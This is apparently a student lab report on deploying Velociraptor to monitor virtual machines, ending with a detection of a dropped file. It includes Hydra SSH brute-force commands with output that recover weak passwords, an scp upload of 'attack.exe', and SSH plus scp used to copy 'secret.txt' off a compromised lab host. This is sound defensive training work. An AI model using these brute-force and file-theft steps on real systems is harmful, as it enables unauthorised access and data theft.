# Project endpoint visibility Using Velociraptor


Made By :

Osama Abdulaziz Zard – 2040912

Omar Farhan

Hattin Al-sobhi

Seraj saadi



Cyber Security engineering and architecture (T37)

Table of Contents

# 1 Introduction

Velociraptor is a cutting-edge open-source endpoint monitoring, digital forensic, and cyber response tool that improves visibility into your endpoints while also assisting with threat hunting efforts.


In addition , it enables you to respond more effectively to a variety of digital forensic and cyber incident response investigations and data breaches.

# 2 Deploying velociraptor in virtualized environment


We will configure the virtual machines and launch the attack virtually in this project:

## 2.1 Creating the virtual machines


This is the VM server settings




Here is the first client settings




Here is the second client settings




2.2 showing the created machines from the server machine.





# 3 Collecting information from clients machines.


## 3.1 listing all user accounts in both clients VM:


- Fedora user accounts(client) :




- Windows accounts(client) :






## 3.2 listing all running process:


- fedora process :




- windows process :





## 3.3 listing all start-up apps:


- Fedora apps :




```
[iht@fedora ~]$ ls ~/.config/autostart
```

- Windows apps :






## 3.4 Launching the attack :

```
┌──(iht㉿iht)-[~/Desktop]
└─$ hydra -l iht -P pass.txt 192.168.1.25 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for i

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-11 06:18:01
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 11 tasks per 1 server, overall 11 tasks, 11 login tries (l:1/p:11), ~1 try per task
[DATA] attacking ssh://192.168.1.25:22/
[22][ssh] host: 192.168.1.25   login: iht   password: 123456789
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-11 06:18:04

┌──(iht㉿iht)-[~/Desktop]
└─$ scp attack.exe iht@192.168.1.25:/home/iht/Desktop
iht@192.168.1.25's password:
/etc/profile.d/local-umask.sh: line 2: [: missing `]'
attack.exe

┌──(iht㉿iht)-[~/Desktop]
└─$
```

first we made a brute force the password of the SSH, after we get a match we transfer the file over the SCP




We run a collected artifacts that will search for anomalous file.


As you can see we found our attack file.

# Here another attack we deploy it on another tow machine "two of them are Linux parrot OS " and the server of Velociraptor in Ubuntu.

Veloclient "target", Veloclient2"attacker".

First the attacker "veloclient2" applied brute force on the target "veloclient" using hydra

Hydra -l veloclient -P luckypass.txt 192.168.1.13 ssh





```
┌──[veloclient2@parrot]─[~]
└─$ hydra -l veloclient -P luckypasswd.txt 192.168.1.13 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military
 or secret service organizations, or for illegal purposes (this is non-binding, these
*** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-12 11:47:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommende
d to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 21 login tries (l:1/p:21), ~2 trie
s per task
[DATA] attacking ssh://192.168.1.13:22/
[22][ssh] host: 192.168.1.13   login: veloclient   password: 1234
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-12 11:48:06
┌──[veloclient2@parrot]─[~]
└─$ ssh veloclient@192.168.1.13
The authenticity of host '192.168.1.13 (192.168.1.13)' can't be established.
ECDSA key fingerprint is SHA256:PcREMX87PlBzuB8W/S+LbfxcG0V5qfkY6uznzKp4PJE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.13' (ECDSA) to the list of known hosts.
veloclient@192.168.1.13's password:
Linux parrot 6.0.0-2parrot1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.2-1parrot1 (2022-1
0-18) x86_64
```


After the machine has compromise "valoclient" and the attacker has hand on the password "1234" he start browsing the target machine "veloclient" using ssh , then he retrieved secret data using scp "Secure Copy Protocol".


```
The programs included with the Parrot GNU/Linux are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Parrot GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌─[veloclient@parrot]─[~]
└──╼ $whoami
veloclient
┌─[veloclient@parrot]─[~]
└──╼ $cd Desktop/
┌─[veloclient@parrot]─[~/Desktop]
└──╼ $ls
README.license  secret.txt
┌─[veloclient@parrot]─[~/Desktop]
└──╼ $exit
logout
Connection to 192.168.1.13 closed.
┌─[veloclient2@parrot]─[~]
└──╼ $scp veloclient@192.168.1.13:/home/veloclient/Desktop/secret.txt /home/veloclient
2/Desktop
veloclient@192.168.1.13's password:
secret.txt                                    100%   52    31.7KB/s   00:00
┌─[veloclient2@parrot]─[~]
└──╼ $ls
Desktop    Downloads        Music     Public     Videos
Documents  luckypasswd.txt  Pictures  Templates
┌─[veloclient2@parrot]─[~]
└──╼ $cd Desktop/
┌─[veloclient2@parrot]─[~/Desktop]
└──╼ $ls
README.license  secret.txt
┌─[veloclient2@parrot]─[~/Desktop]
└──╼ $cat secret.txt
Welocme to our Trap Hole, you have been captured ;)
┌─[veloclient2@parrot]─[~/Desktop]
└──╼ $
```

